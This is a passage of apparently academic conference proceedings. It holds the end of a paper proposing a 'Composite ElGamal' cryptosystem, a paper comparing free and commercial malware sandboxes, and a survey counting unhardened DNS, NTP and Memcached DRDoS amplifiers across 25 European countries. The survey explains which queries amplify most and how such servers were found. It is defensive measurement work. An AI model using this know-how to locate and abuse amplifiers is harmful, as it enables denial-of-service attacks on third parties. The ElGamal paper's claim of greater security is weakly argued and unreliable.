$$y_1=\alpha^k(\mathrm{mod}\,m)=2^{245}(\mathrm{mod}\,625)=332,$$
$$y_2=x\beta^k(\mathrm{mod}\,m)=598.474^{245}(\mathrm{mod}\,625)=598.124=402$$

Alice sends $y=(y_1,y_2)=(332,402)$ to Bob.

When Bob receives the ciphertext $y=(332,402)$, he computes

$$\begin{aligned}x=y_2(y_1{}^a)^{-1}\mathrm{mod}\,m&=402.(332^{90})^{-1}\ \mathrm{mod}\,625\\&=402.\,(124)^{-1}\quad\mathrm{mod}\,625\\&=402.499\quad\mathrm{mod}\,625\\&=598\end{aligned}$$

which was the plaintext that Alice sent.

**Example 2.2.** Let $m$ be 4418 according to Theorem 2.1. $\mathbb{Z}^*_{4418}=\{x\in\mathbb{Z}_{4418}:(x,4418)=1\}$. So, the primitive element $\alpha=3$.

Let $a=786$, so $\beta=3^{786}(\mathrm{mod}\,4418)=2901$

Now, suppose that Alice wishes to send the message $x=3974$ to Bob. Say $k=1223$ is the random integer she chooses. Then she computes

$$\begin{aligned}y_1&=\alpha^k(\mathrm{mod}\,m)=3^{1223}(\mathrm{mod}\,4418)=4217,\\y_2&=x\beta^k(\mathrm{mod}\,m)=3974.2901^{1223}(\mathrm{mod}\,4418)\\&=3974.361=3182\end{aligned}$$

Alice sends $y=(y_1,y_2)=(4217,3182)$ to Bob.

When Bob receives the ciphertext $y=(4217,3182)$, he computes

$$
\begin{aligned}
x = y_2 (y_1^{a})^{-1} \bmod m &= 3182.(4217^{786})^{-1} \bmod 4418 \\
&= 3182.\,(361)^{-1} \quad \bmod 4418 \\
&= 3182.4161 \quad \bmod 4418 \\
&= 3974
\end{aligned}
$$

which was the plaintext that Alice sent.

## III. CONCLUSİON

In this study, we have defined a new discrete logarithm problem to be used composite modules discrete logarithm problem which is only used prime modules. To do this we will use a theorem and by means of the theorem we have obtained a cyclic and multiplicative group whose order is $\varphi(m)$. So, we have obtained that we are able to reconstitute Discrete Logarithm problem by using the theorem 2.1. Then, we have constructed a new cryptosystem based on the new problem similar to ElGamal Crptosystem, and we called the new cryptographic system as Composite ElGamal Cryptpsystem.

In addition one of two limits in the ElGamal cryptosystem is that the plaintext must be less than $p-1$ [7]. We have compared that ElGamal Cryptpsystem and Composite ElGamal Cryptpsystem in terms of this limit and we have obtained that while $\alpha \in \mathbb{Z}_p^*$, the plaintext must be less than $p-1$ ( $P = \mathbb{Z}_p^*$ ) in the ElGamal cryptosystem, $\alpha \in \mathbb{Z}_m^*$, the plaintext must be less than $m-1$ ( $P = \mathbb{Z}_m \setminus \{0\}$ ) in Composite ElGamal Cryptpsystem. Moreover, we know that if in ElGamal Cryptpsystem $p$ is a large prime number, in Composite ElGamal Cryptpsystem, $m$ is more large number( $m = p^k$ or $m = 2p^k$, for $p$ is large prime number ). That is, if we choose $m$ a composite number by using the theorem, we obtained that this limit decrease as $m$ increases.

So, by means of the new cryptosystem, we have made that the cryptosystem which is used only in prime modulus is also usable for composite modulus and also the new cryptosystem which we defined is more advantages than ElGamal Cryptpsystem in terms of crptography. Because, while number of data which must try to understand the message for one who doesn't know the private key is $\varphi(m) = p^k - p^{k-1}$ (for $p$ is large prime number) in Composite ElGamal Cryptosystem, $\varphi(p) = p-1$ in ElGamal Cryptosystem. That is, in comparison with ElGamal Cryptpsystem, for one who doesn't know the private key the number of data which must try to understand the message increase in Composite ElGamal Cryptpsystem.

## REFERENCES

[1] D. R. Stinson, *Cryptography Theory and Practice*. New York: Chapman & Hall / CRC, 2002.

[2] National Bureau of Standard, Data Encryption Standard, Federal İnformation Processing Standards, NBS, 1977.

[3] R.L. Rivest, A. Shamir and L. Adleman, ''Method for Obtaining Digital Signatures and Public Key Cryptography'', *Comm. ACM*, vol.21, no.2,pp. 120-126, 1978.

[4] T. ElGamal,. ''A Public-Key Cryptosystem and a Signature Scheme Based on Discreate Logarithms''. *IEEE Trans. Information Theory*, vol.31,no.4,pp. 469-472, 1985.

[5] H. Zhu. ''Survey of Computational Assumptions Used in Cryptography Broken or Not by Shor's Algoritm,'' Master Thesis, McGill University School of Computer Science, Montreal, 2001.

[6] G. Yeşilot, and M. Özavşar, *Soyut Cebir Çözümlü Problemleri*, Ankara: Nobel Akademy , 2013.

[7] M.S. Hwang, C.C. Chang, K.F. Hwang, ''An ElGamal-Like Cryptosystem for Enciphering Large Messages'', *Transactions on Knowledge and Data Engineering*, vol.14, no.2,pp. 445-446, 2002.

# Differences between Free Open Source and Commercial Sandboxes

G.KALE[1] , E.BOSTANCI[2] and F.V.ÇELEBİ[3]

[1] Kilis 7 Aralik University, Kilis/Turkey, gkale@kilis.edu.tr
[2]Ankara University, Ankara/Turkey, ebostanci@ankara.edu.tr
[3]Ankara Yildirim Beyazit University, Ankara/Turkey, fvcelebi@ybu.edu.tr

***Abstract* – Nowadays, rightly so, the concept of cyber security is very important. The most effective weapon in this area is undoubtedly malicious software. Therefore, it is more important to analyze malware effectively and to prevent possible harms. One of the techniques to analyze the malware is sandboxing. There are too many sandbox options in the wild that can be preferred depending on situations and the service provided. In this paper, the differences between free open source and commercial sandboxes have been discussed. There have been several advantages and disadvantages between them that is mentioned in the result.**

***Keywords* – Malware, malware analysis, free open source sandbox, commercial sandbox.**

## I. Introduction

MALWARE is a malicious software that is installed on victim machines or systems without owner consent and performs malicious actions such as stealing secret information and allowing remote code execution, and it can cause denial of service. Recently, the number, complexity and the severity of these malicious types of software have been increasing and presenting huge information security challenges to computer systems. To understand the malicious activity of the malware, it is needed to be analyzed [1].

Malware analysis is a critical process of identifying malware behavior and their main goals. It is important to know what the malware are doing and what they want in real. So, it is more understandable of how a malware works. But malware analysis involves a complex process in its activity like forensics, reverse engineering, disassembly, debugging and so on. These activities take a lot of time in the progress [2]. As the result of analysis; a lot of useful information like IPs of Command and Control (C&C) servers, indicators of compromise, file access, whether the malware was packed or not, if it has obfuscated code or not, whether it spreads on the network or not [3]. If these are considered, malware analysis is an important task that is still improving by the researchers to take more accurate and detailed results.

Malicious code analysis aims to achieve a deeper understanding of a malware functioning. As shown in the figure 1; malware analysis methods are divided into two groups as static (code) and dynamic(behavioral). The dynamic malware analysis is divided again into two groups as manual and automatic [4].




Figure 1: Malicious Code Analysis

The main idea of static analysis is analyzing the malware without executing it. It means that, the instructions and codes are interpreted to know what the malware does and what its real aim is. Although static analysis has the benefit of enabling the detailed clarification of every one of the sample's functions, it is extremely costly because it requires someone with a deep understanding of programs, operating systems, hardware, and other mechanisms to decipher each individual line of code. Sometimes the source code isn't available to observe, and it is impossible to analyze the malware if it is obfuscated or packed. So, third party software, reverse engineering and other techniques is needed and employed to analyze the malicious code [5].

Dynamic analysis, on the other hand, can be used to analyzed samples that employ obfuscation (code encryption, etc.), packing and observes the malware activity without the need to work directly on the samples, and so analysis can be performed relatively quickly in comparison with static analysis. The malware is executed in a safe and controlled environment. Otherwise, the malware can affect and disease the systems where the malware is executed and diffused over network [5]. Malware infection on your system can cause damage to your system such as file deletion, change in registry, file modification, stealing confidential data/information, and so on. With dynamic analysis, you can monitor the changes made to the file system, registry, processes, and its network communication.

Due to limitations of static analysis, researchers and students focus on dynamic malware analysis. Generally, a virtual machine or sandbox is used for dynamic malware analysis. As malware became more sophisticated, the sandboxing is used to analyzed malware easily, safely and securely without compromising our system. Due to the complexity and the proliferation of the malware around the internet, it is also very difficult and time consuming to manually inspect the malware [6]. Traditional security solutions like firewall, intrusion detection systems, intrusion prevention systems, web gateways and anti-virus software are defenseless and powerless towards zero-day malware exploits thus nullifying the efforts and infrastructure deployed by organizations and security agencies. Therefore, security professionals are also deploying sandboxing techniques to detect the dynamic and polymorphic nature of malware [7].

There are two types of sandboxes which is free open source and commercial. The differences between them is searched only in this paper. In literature review, mostly some kind of sandboxes are used in relevant searches to take the results from malware analysis, rarely some of them have compared each other and explained how to improve the sandbox techniques. For example; in paper [8], the comparison has been made between two most commonly used malware behavior analysis sandboxes which are Anubis and Cuckoo. In paper [6], it has been mentioned briefly to some sandbox products like Anubis, Norman Sandbox Analyzer Pro, Joe Sandbox Document Analyzer and Cuckoo Sandbox as malware analysis tools. In paper [7], the effectiveness of sandboxing and evasion techniques has been evaluated.

## II. Sandbox

As defined by Wikipedia, "In computer security, a sandbox is a security mechanism for separating running programmes. It is often used to execute untested code, or untrusted programmes from unverified third-parties, suppliers, untrusted users and untrusted websites [9].

Typically, sandbox technologies use VM environments like VMware, Xen, Parallels/Odin and VDI (Virtual Desktop Infrastructure), which allow a user or an administrator to run one or more "guest" operating systems on top of another "host" operating system. Each guest operating system executes within an emulated environment and allows managed access to both virtual and actual hardware. In theory, the environment provided by the VM is self-contained, isolated, and indistinguishable from a "real" machine. VM technology has long been considered an effective approach for analyzing malware because it provides an isolated environment or sandbox where the malware can be triggered and monitored [10].

Sandboxes provide a virtual environment for the execution of programs and restrict their full access to the host machine. They work in a virtual environment imitating like a full a physical machine with dedicated hardware and system resources assigned to it. It resembles a live system without any access to the outer world. Suspicious files are made to execute on this safe environment to analyze the malware behavior. Sandboxing has been widely adopted in various applications and software for providing security and protection from malicious content [7].

However, advanced malware can discover a VM environment and tailor its actions to avoid detection. Conventional sandbox analysis works by inserting artifacts into the guest operating system, which allow advanced malware to determine if a system is running in a virtual environment or sandbox. These artifacts include additional operating system files and processes, supplementary CPU features, and other components necessary for the virtualization to work. The malware then employs several evasion techniques that are completely invisible to the sandbox, allowing it to penetrate a file or network without detection by even the most sophisticated cyber threat protection systems [lastline].

Main methodologies to analyze malware for observing functional characteristics in a controlled environment like sandbox is based on:

a) comparison of the operating system status before and immediately after the malware execution, and
b) runtime actions monitoring

Sandbox features include monitoring of:

- created or modified files;
- access or system registry key modifications;
- dynamic loaded libraries;
- virtual memory accessed areas;
- created process;
- instanced network connections; and
- data transmitted over the network [4].

There are too many sandbox products in the wild. It can differ from each other to their deterministic properties. These are:

- Supported file types that will be analyzed
- Supported platforms that the analysis run on
- Information from the file, applications and URL's that is taken from the result of analysis
- Techniques that is used to avoid detection by malware
- Whether the emulation or visualization is used or not
- The accuracy of analysis
- Indicator of Compromise (information extracted from analysis)
- Supported import and export file formats
- Reports from analysis and the formats of reports
- Number of malware samples to be analyzed (Scalability)
- Size of the malware samples to be analyzed
- The performance of the sandbox
- Zero-day detection capability
- Good building sandbox
- Whether it is under active development or not

There are too many sandboxes that can be free and commercial. Also, some of them are not under service. Table 1 shows the sandboxes below.

Table 1: Free and Commercial Sandboxes

| Sandbox Name | Free | Commercial |
|---|---|---|
| GFISandbox | - | x |
| Norman Sandbox | - | x |
| Cuckoo Sandbox | x | x |
| Virustotal | x | x |
| Malwr | x | - |
| ThreatAnalyzer | - | x |
| Wildfire | - | x |
| Forti Sandbox | - | x |
| FireEye | - | x |
| Lastline | - | x |
| Valkryie | - | x |
| VmRay | - | x |
| Joe Sandbox | - | x |
| Any.Run | - | x |
| VxStream Sandbox | x | x |
| Detux Sandbox | x | - |
| Noriben | x | - |
| Procdot | x | - |
| Firejail | x | - |

### *A. Advantages of Free Open Source Sandbox*

Researchers mostly prefer free open source sandboxes in their researches. There area some advantages for using free open source sandboxes that are listed below:

1) Analyze many different malicious files as well as malicious web sites in different environments [11].
2) Dump and analyze network traffic even when encrypted.
3) Optional plugins can be used.
4) Build them according to your target.
5) It is costless.

### *B. Disadvantages of Free Open Source Sandbox*

Although some free open source sandbox is under active deployment, they have some disadvantages as well.

1) It can be detected by sophisticated malwares and malwares can hide their malicious activity.
2) If the malware sample is shared with online free solutions and detected by them, you are basically informing the attacker that the malware has been detected.
3) Some malwares are written to execute on the specific execution of some event like pressing of specific keys or typing of some string on keyboard or scrolling of mouse [7].
4) Deploying a sandbox is a very delicate process with many steps and pitfalls [12].
5) It can not give a detailed result for your target.

### *C. Advantages of Commercial Sandbox*

Some commercial malware sandboxes offer on-site alternatives to cloud solutions or a combination of on-site installation with private cloud support.

1) It gives you a complete view of every aspect and element of a threat, from infection vector to payload execution.
2) Some of them are not use or require emulation or virtualization.
3) It logs and analyzes all the resulting activity without any manual intervention.
4) It can also monitor the behaviors between system calls or API functions, not only the calls itself.
5) Some of them are invisible to malware.
6) It has more user-friendly interface.
7) A professional service supports.
8) It has more extra plugin support.

### *D. Disadvantages of Commercial Sandbox*

Some commercial sandboxes are paid does not mean that they haven't any disadvantages.

1) The challenge is not to build a sandbox, but rather to build a good one.
2) The implementation of a commercially supported sandbox comes with a hefty price tag and often an annual support contract in the six or seven figure range [12].
3) Some of them can be detected by advanced and sophisticated malwares.
4) Some of them can not detect the zero-day or unknown malwares.

## III. Conclusion

In conclusion, free open source and commercial sandboxes can be used for malware analysis systems and researches. Both have advantages and disadvantages. Some researchers and students prefer free open source sandboxes that is still under active deployment. Because it is free in price and open source and you can customize the sandbox settings according to your target. The countermeasures must be taken by you in free open sources sandbox. So, it is more difficult to build. But for accurate results in malware analysis without detecting from advanced and sophisticated malwares, with a good service support, it is better to use the commercial ones within the possibilities. In future works, good designed and effective sandboxes can be improved as well.

## References

[1] Ö. Aslan, R. Samet, "*Investigation of Possibilities to Detect Malware Using Existing Tools*" *2017 IEEE/ACS 14th International Conference on Computer Systems and Applications*, pp. 1277–1284, Oct 30-No 03 2017.

[2] D. Oktavianto, I. Muhardianto, Cuckoo Malware Analysis.Packt Publisihing, 2013.

[3] M. Vasilescu, L. Gheorghe and N. Tapus, "Practical Malware analysis based on Sandboxing," *2014 RoEduNet Conference 13th Edition: Networking in Education and Research Joint Event RENAM 8th Conference,* 11-13 September 2014.

[4] C. A. Andrade, C. G. Mello and J. C. Duarte, "Malware automatic Analysis," 2013 BRICS Congress on Computational Intelligence & 11th Brazilian Congress on computational Intelligence, Ipojuca, pp. 681-686, September 2013.

[5] H. Nakakoji, T. Kito, T. Shigemoto, N. Hayashi and S. Yamashita, "Automatic Malware Analysis Technology to Defend against Evolving Targeted Attacks," Hitachi Review, vol. 63, pp. 80–86, 2014.

[6] N. Kaur, A.K. Bindal, "A Complete Dynamic Malware Analysis" International Journal of Computer Applications, vol. 135, pp. 20–25, February 2016.

[7] M. Mehra, D. Pandey, "Event Triggered Malware: A New Challenge to Sandboxing" *IEEE INDICON 2015*, pp. 1–6, December 2015.

[8] J. T. Juwono, C. Lim and A. Erwin, "A Comparative Study of Behavior Analysis Sandboxes in Malware Detection," International conference on New Media (CONMEDIA), 2015.

[9] https://en.wikipedia.org/wiki/Sandbox_(computer_security)

[10] https://go.lastline.com/rs/373-AVL-445/images/Lastline_Advanced_Malware_%20Detection_WP.pdf

[11] S. R. Ayala, "An Automated Behavior-Based Malware Analysis Method Based on Free Open Source Software" Universitat Oberta de Catalunya, *January 2017*.

[12] J. Ortiz, "Deployment of a Flexible Malware Sandbox Environment Using Open Source Software" 2015 The SANS Institute, July 2015.

# An Analysis DRDoS Amplifiers in Europe

Emre Murat ERCAN[1] and Ali Aydın SELÇUK[1]

[1] TOBB University of Economics and Technology, Ankara/Turkey, emremuratercan@yandex.com
TOBB University of Economics and Technology, Ankara/Turkey, aliaydinselcuk@ gmail.com

***Abstract - DRDoS is the new method of choice for denial of service attacks: Certain services running over UDP is chosen for the attack. Servers across the Internet are contacted by bots with the spoofed IP address of the victim host. In response, huge amounts of response data created by the servers are sent to the victim, temporarily disabling it. The most commonly exploited protocols are those that yield the highest "amplification factor", including NTP, DNS, and Memcached.***

***Mitigation of these attacks can be done simply by hardening servers against known vulnerabilities. However, in practice, there are many servers that lag behind. In this study, we carried out a regional analysis of NTP, DNS, and Memcached servers in Europe, and assessed their readiness against being used as amplifiers in DRDoS attacks.***

***Keywords* – DDoS, DRDoS, Amplification Attack, NTP, DNS, Memcached.**

## I. Introduction

Distributed denial-of-service attack (DDoS), one of the oldest attack types on the Internet, is still an effective tool for stopping services. It is one of the most favorite attack approaches of attackers. In a DDoS attack, the adversary exhausts the bandwidth or some other resource, such as CPU or memory, of the target host. All these attacking factors can stop or slow down the target's services [7].

Usage of reflection with DDoS attacks which named as Distributed reflective denial-of-service (DRDoS) attack is newly used technique with the same logic of DDoS attack. The attack is also known as amplification attack. This attack takes its power from the amplification factor which mostly occurs in UDP protocols [3]. Attack may also take place with TCP based protocols but this idea is out of scope in this study. Usage of amplifiers has become popular after 2012, but it is known from years. Adversaries directly aim targets' bandwidth with his slave botnets in DRDoS attacks. There is no handshake in UDP protocol that make UDP connectionless is one of the most important reason of reflection. The responses to all the requests made by the attacker's slaves in the name of target will be returned to the target. Additionally, attackers choose some special services whose responses could be as high as 50000 times the request size [6].

DRDoS attacks make trouble because of byte amplification factor (BAF) and packet amplification factor (PAF). BAF is a rate of response byte to rate of request byte. PAF is a rate of response packet number to request packet number. As an attack's amplification factor, BAF is more dangerous than PAF. While BAF can be as high as 4670x, PAF can barely reach 10.61x.

There are many known vulnerabilities in UDP-based protocols including network services such as NTP, SNMP, SSDP, NetBIOS, or legacy services such as CharGen, QOTD, P2P filesharing networks such as BitTorrent, Kad, or game servers such as Quake 3 and Steam, as we have seen in the early studies [2]. These studies and real world observations showed us NTP and DNS could easily destroy target services. Amplification factor can be change according to service version, hardening methods and protocol itself. Even TCP based services could be usable as an amplifier. Early studies showed us TCP-based protocols may have 79x amplification factor [13]. One of the most crucial service is DNS. This protocol averagely responses 28.7x more than a request for open resolvers with "any" lookup. Also open resolvers send back 64.1x more than a request in worst cases. NTP has more demolish amplification factor as 556x. This factor can up to 4670x in some worst case scenarios [2]. Beyond all these studies in 28.02.2018 GitHub attack showed us there is a new cruel vulnerability in memcached servers [17]. Memcached, the newest one, has the most terrifying amplification factor as 50000x [6].

In this study we focused on DNS, NTP, and memcached servers in 25 European countries. These countries as fallows; Armenia, Belarus, Bulgaria, Cyprus, Czechia, Denmark, Estonia, Germany, Georgia, Greece, Hungary, Ireland, Italy, Liechtenstein, Luxembourg, Malta, Moldova, Poland, Romania, San Marino, Sweden, Switzerland Slovakia, Slovenia and Ukraine. DNS protocol is responsible for translating domain names to IP addresses. This protocol generally uses TCP port 53 for zone transfers and UDP port 53 for relation between domain names and IP addresses. NTP is a protocol that helps time synchronization between server to server or server to client. This protocol uses UDP port 123. Memcached is a system that is designed for use distributed memory object caching [10]. This protocol uses both TCP and UDP port 11211. In this study, we explored the servers for these three services in the IPv4 domain and requested the vulnerable services. We analyzed the responses to see whether they are usable in attacks.

Organization of this paper as follows: In Section 2, we survey the literature on known DRDoS attacks with DNS, memcached, and NTP protocols. We explain our server discovery methodology in Section 3. In Section 4, we present the results of our analysis on vulnerable NTP, DNS, and memcached servers. In Section 5, we conclude the paper with our recommendations.

## II. Related Work

While foresight papers about Denial of Service attacks with a spoofed IP source were first published in 1989 [1], detailed analyses started in 1996 [4]. After these studies, there have been many papers published about detecting, filtering, or tracing the attacker [11]. In 2014 Rossow et al. published a study on discovering UDP-based amplification attacks and hardening methods for service providers. That paper also has many defines about DRDoS terms [2]. After that, they published a second paper with some additional points such as tackling NTP servers and warnings about TCP protocols [5]. Kuhrer et al. worked on TCP amplification factor and countermeasures [13]. That paper indicates TCP based amplification attacks could be also harmful for service providers. Furthermore, we have already observed effective attacks with DNS, NTP, and memcached protocols [17,20,21]. These studies were the starting point for this paper. We also performed a similar research for Turkey [22].

DRDoS attacks are becoming more harmful than the past with the increased usage of UDP-based protocols. Before 2012 there were no significant DDoS attacks with amplifiers. In 2012 DRDoS attacks became popular with the gigantic amount of traffic with amplification factors. First well-known DDoS attack with amplification factor was performed in 2012. That attack targeted real-time financial exchange platforms and it achieved 167 Gb/s [8]. Others followed this attack in 2013. In 2013 there were four large-scale attacks that reached at least 100 Gb/s. These attacks targeted MIT, Zimbabwe Human Rights Forum, Spamhaus, and streaming sites. Attackers used SNMP, DNS, and NTP servers for these attacks [11].

DNS has many advantages for attackers. First of all, there are too many DNS servers on the Internet. Secondly, DNS has a tremendous amplification factor and could not be closed for use. This protocol works both TCP and UDP port 53. The most immense amplification factor occurs with ANY lookup in DNS [9]. As a response of this request, the server returns all records about the queried domain. Misconfiguration of DNS servers for DRDoS attacks have been identified as vulnerabilities CVE-2006-0987 [24] and CVE-2006-0988 [25]. It is easy to harden, but somehow there are still too many misconfigured DNS servers in the wild. Many DRDoS attacks have been observed using DNS servers. One of them targeted Turkey in 2015, which became known as the "nic.tr attack" [20]. According to nic.tr officials, in some phase of the attack, the traffic volume was exceeded 200 Gb/s and slowed down most of the country's Internet without any specialized target. One year later in October 2016 another well-known DNS-based attack occurred. This attack targeted Dyn, a company that services Twitter, SoundCloud, Spotify, Shopify, Box, Boston Globe, New York Times, Github, Airbnb, Reddit, Freshbooks, Heroku and Vox Media properties etc. Because of this attack, many of these services were unreachable on the day of the attack including Twitter [21]. This attack was also significant because, according to Dyn officials, the attack originated from Mirai-based botnets, which highlights importance of "Internet of things" (IOT) devices in the future of DDoS attacks.

The NTP protocol has been used for proper time synchronization for online devices. NTP servers can be contacted by clients or servers to make time stable. These connections use the NTP protocol at UDP port 123. Nowadays this protocol is also significant for security management. Security information and event management (SIEM) software, one of the most important security products today, needs proper time synchronization for discovering incidents. On the other hand, NTP is also meaningful for DRDoS attackers. It has a 4670x factor as a BAF in the worst cases. On average it has 556x amplification factor [2]. Those results are making adversaries ambitious to use NTP servers. The worst case happens when attackers are able to use the "monlist" request [10]. This request was designed for server administration, but somehow it can also be used from anywhere without hardening. As a response of monlist, server sends back the last 600 clients' IP addresses and more detailed information such as their NTP version, how many times they have been seen, etc. This vulnerability of NTP servers, which is a target of DRDoS attacker, has been identified as CVE-2013-5211 [10]. Many attacks with NTP servers have been observed in the last few years. One of the most significant NTP-based DRDoS attack was conducted in 2014. According to Cloudflare, one of their costumers was attacked with 400 Gb/s in February 2014. In this attack, adversaries used 4,529 NTP servers from 1,298 different networks and each of these servers sent 87 Mb/s to the victim [14].

Memcached was designed for high-performance, distributed memory object caching systems for speeding up dynamic web applications [15]. It is the newest trend in DRDoS attacks. This protocol uses both TCP and UDP port 11211. The protocol was not considered for DRDoS attacks until February 2018. That attack targeted to GitHub servers and peaked at 1.3 Tb/s which has the largest volume ever seen in a DDoS attack [17]. The main reason of this attack power is the large amplification factor. According to common vulnerabilities and exposures, memcached protocol's amplification factor is 50000x. The memcached vulnerability for DRDoS attacks has been identified as CVE-2018-1000115 [26].

## III. Methodology

We focused on three UDP-based protocols in this study: DNS, NTP, and memcached. We limited our scans with 25 European countries. As the first step of the study, we concentrated on figuring out which country-based IP database would be the most effective to use. There are different IPv4 databases available on the Internet but we decided to use Ivan Erben's database [12] which is updated daily by an automated script. The studied countries are given alphabetically in Table 1. The dates in the table show the date of the database used for that study. For Armenia, for instance, the DNS studies were done with the database of July 27, the NTP studies were done with the database of August 3, and the memcached studies were done with the database of August 5.

After choosing which database to use, we focused on finding all DNS, NTP, and memcached servers for these 25 countries. For this purpose, we scanned all these countries with “zmap”, an open source tool for fast Internet scanning, developed by Durumeric et al, [18]

Table 1: Date of Used Database.

| Country | DNS | NTP | Memcached |
|---|---|---|---|
| Armenia | 27 July | 3 August | 5 August |
| Belarus | 22 July | 4 August | 5 August |
| Bulgaria | 13 July | 4 August | 5 August |
| Czechia | 16 July | 3 August | 6 August |
| Cyprus | 31 July | 4 August | 6 August |
| Denmark | 17 July | 4 August | 6 August |
| Estonia | 13 July | 3 August | 5 August |
| Georgia | 15 July | 3 August | 5 August |
| Germany | 13 July | 4 August | 6 August |
| Greece | 28 July | 3 August | 7 August |
| Hungary | 31 July | 4 August | 6 August |
| Ireland | 23 July | 4 August | 6 August |
| Italy | 15 July | 3 August | 5 August |
| Liechtenstein | 31 July | 4 August | 5 August |
| Luxembourg | 21 July | 4 August | 5 August |
| Malta | 31 July | 3 August | 6 August |
| Moldova | 18 July | 4 August | 6 August |
| Poland | 19 July | 3 August | 5 August |
| Romania | 27 July | 4 August | 5 August |
| San Marino | 31 July | 6 August | 6 August |
| Slovakia | 23 July | 4 August | 6 August |
| Slovenia | 23 July | 4 August | 6 August |
| Sweden | 19 July | 4 August | 6 August |
| Switzerland | 19 July | 4 August | 6 August |
| Ukraine | 23 July | 4 August | 6 August |

As a starting point we focused on DNS servers because of time issues. First we discovered severs which open at port 53 for these 25 countries by an aggressive search. We only restricted scans to the target port number. After discovery phases we executed our script for that country. The script tries to get a response to see whether a DNS server allows the recursive search for “ANY” query. In our script we used “nslookup” to obtain records.

Our second target was detecting NTP servers in those countries. Again, we used zmap for scanning. While we were scanning we used zmap module which is specialized for NTP scans. We used zmap scan outputs as nmap script inputs. This script was specialized for gathering all monlist information about the given input.

As the last part of the scans, we made a search for memcached servers using zmap again for discovering available services at port 11211 with a memcached probe. After discovering the open ports, we started the nmap tool with the output of the zmap probe.

In our study we did not cover some of the largest European countries such as Spain, Great Britain, France. The main reason of that is a time management problem for DNS servers. For instance, according to our scan results, there were more than 300,000 DNS servers in Spain. Our script can scan approximately 9,000 DNS servers in a day. Therefore, we had to choose between covering some countries only partially or skipping those countries altogether. We opted for the latter.

## IV. Results

We discovered more than 654,000 DNS servers in this study. Most of them are not amplifiers but more than 56,000 servers are still available for attackers. More than 45,000 these servers were already hardened to some degree, but according to our research they are still usable as an amplifier, albeit with a smaller factor. They return only IPv6 address of the requested IP. Unfortunately, we discovered 10,433 servers to be harmful as much as possible. They do not have any secure configuration against DRDoS attacks. The results of the study on DNS servers are summarized in Table 2. We showed all available servers that run at port 53 in “Port 53 Open” column. This column shows our zmap results. “Only IPv6 Information” column indicates the number of amplifiers that respond only with the IPv6 information of the requested host. These servers’ administrators have already made some hardening and they have a smaller amplification factor, but we can still describe them as amplifiers. In the last column “All DNS Records”, we gave the number of DNS servers that respond with all DNS records about requested host, which is the worst case for DNS servers. According to our results, Estonia has the best and Armenia has the worst ratio of hardened DNS servers among the countries studied. The number of DNS servers open to amplification is taken as the sum of the last two columns.

In the second phase of the study we discovered 2,003,021 servers that respond to queries at UDP port 123. Compared to the DNS study, the results are more promising: We discovered that only 1,601 of them are amplifier. While 1,364 of them respond with only client IP addresses, 228 of them still respond with much more information about clients. This scenario is the worst case where we can expect a 1260x amplification factor. Table 3 shows the results of our study on NTP servers. The “Port 123 Open” column gives the results of our zmap scan, which returns the number servers that run on port 123. The “Only IP Information” column gives the number of amplifiers that return only client IPs. These servers’ administrators have already made some hardening. They are returning only the IP addresses of their clients. They have a smaller amplification factor compared to the servers that respond with all monlist information. The last column “All Monlist Information” shows the number of servers that return all information in response to a monlist request as the worst case for NTP servers. According to our research, Ireland has the worst ratio for hardened NTP servers. According to our results, San Marino, Liechtenstein, and Estonia have the best and Ireland has the worst ratio of hardened NTP servers among the countries studied. The number of NTP servers open to amplification is taken as the sum of the last two columns.

Table 2: County-based DNS information. The results are given in decreasing ratio (i.e., from worst to best) of unhardened servers.

| Country | Port 53 Open | Only IPv6 Info | All DNS Records |
|---|---|---|---|
| Armenia | 3603 | 905 | 397 |
| Belarus | 4015 | 623 | 167 |
| Liechtenstein | 61 | 6 | 6 |
| Ukraine | 81535 | 11859 | 2834 |
| Greece | 5300 | 604 | 293 |
| Slovakia | 2225 | 211 | 95 |
| Georgia | 2628 | 317 | 36 |
| Switzerland | 22058 | 2413 | 405 |
| Hungary | 23278 | 2444 | 389 |
| Denmark | 10148 | 739 | 370 |
| Poland | 51205 | 4118 | 1004 |
| Czechia | 29914 | 2453 | 522 |
| Ireland | 13833 | 1208 | 68 |
| San Marino | 88 | 1 | 7 |
| Italy | 105959 | 6607 | 1354 |
| Slovenia | 4774 | 304 | 47 |
| Moldova | 5557 | 276 | 116 |
| Sweden | 72154 | 3749 | 1064 |
| Cyprus | 5246 | 179 | 155 |
| Romania | 77438 | 3508 | 476 |
| Malta | 9209 | 429 | 42 |
| Luxembourg | 1928 | 77 | 9 |
| Bulgaria | 41888 | 1381 | 271 |
| Germany | 69680 | 1716 | 254 |
| Estonia | 10296 | 209 | 52 |

Table 3: County-based NTP information. The results are given in decreasing ratio (i.e., from worst to best) of unhardened servers.

| Country | Port 123 Open | Only IP Information | All Monlist Information |
|---|---|---|---|
| Ireland | 11193 | 57 | 5 |
| Armenia | 2530 | 10 | 0 |
| Greece | 22560 | 67 | 9 |
| Denmark | 39224 | 77 | 5 |
| Czechia | 65294 | 127 | 8 |
| Hungary | 32048 | 46 | 13 |
| Poland | 77207 | 113 | 22 |
| Bulgaria | 37390 | 43 | 5 |
| Ukraine | 67125 | 44 | 18 |
| Germany | 419529 | 323 | 34 |
| Cyprus | 8919 | 6 | 1 |
| Slovakia | 27653 | 16 | 5 |
| Sweden | 90332 | 51 | 16 |
| Moldova | 9032 | 5 | 1 |
| Belarus | 15907 | 6 | 4 |
| Georgia | 7181 | 0 | 0 |
| Romania | 101214 | 41 | 13 |
| Switzerland | 222514 | 86 | 12 |
| Italy | 724083 | 245 | 57 |
| Malta | 2922 | 0 | 0 |
| Slovenia | 8782 | 0 | 0 |
| Luxembourg | 4101 | 0 | 0 |
| Estonia | 5592 | 1 | 0 |
| Liechtenstein | 528 | 0 | 0 |
| San Marino | 161 | 0 | 0 |

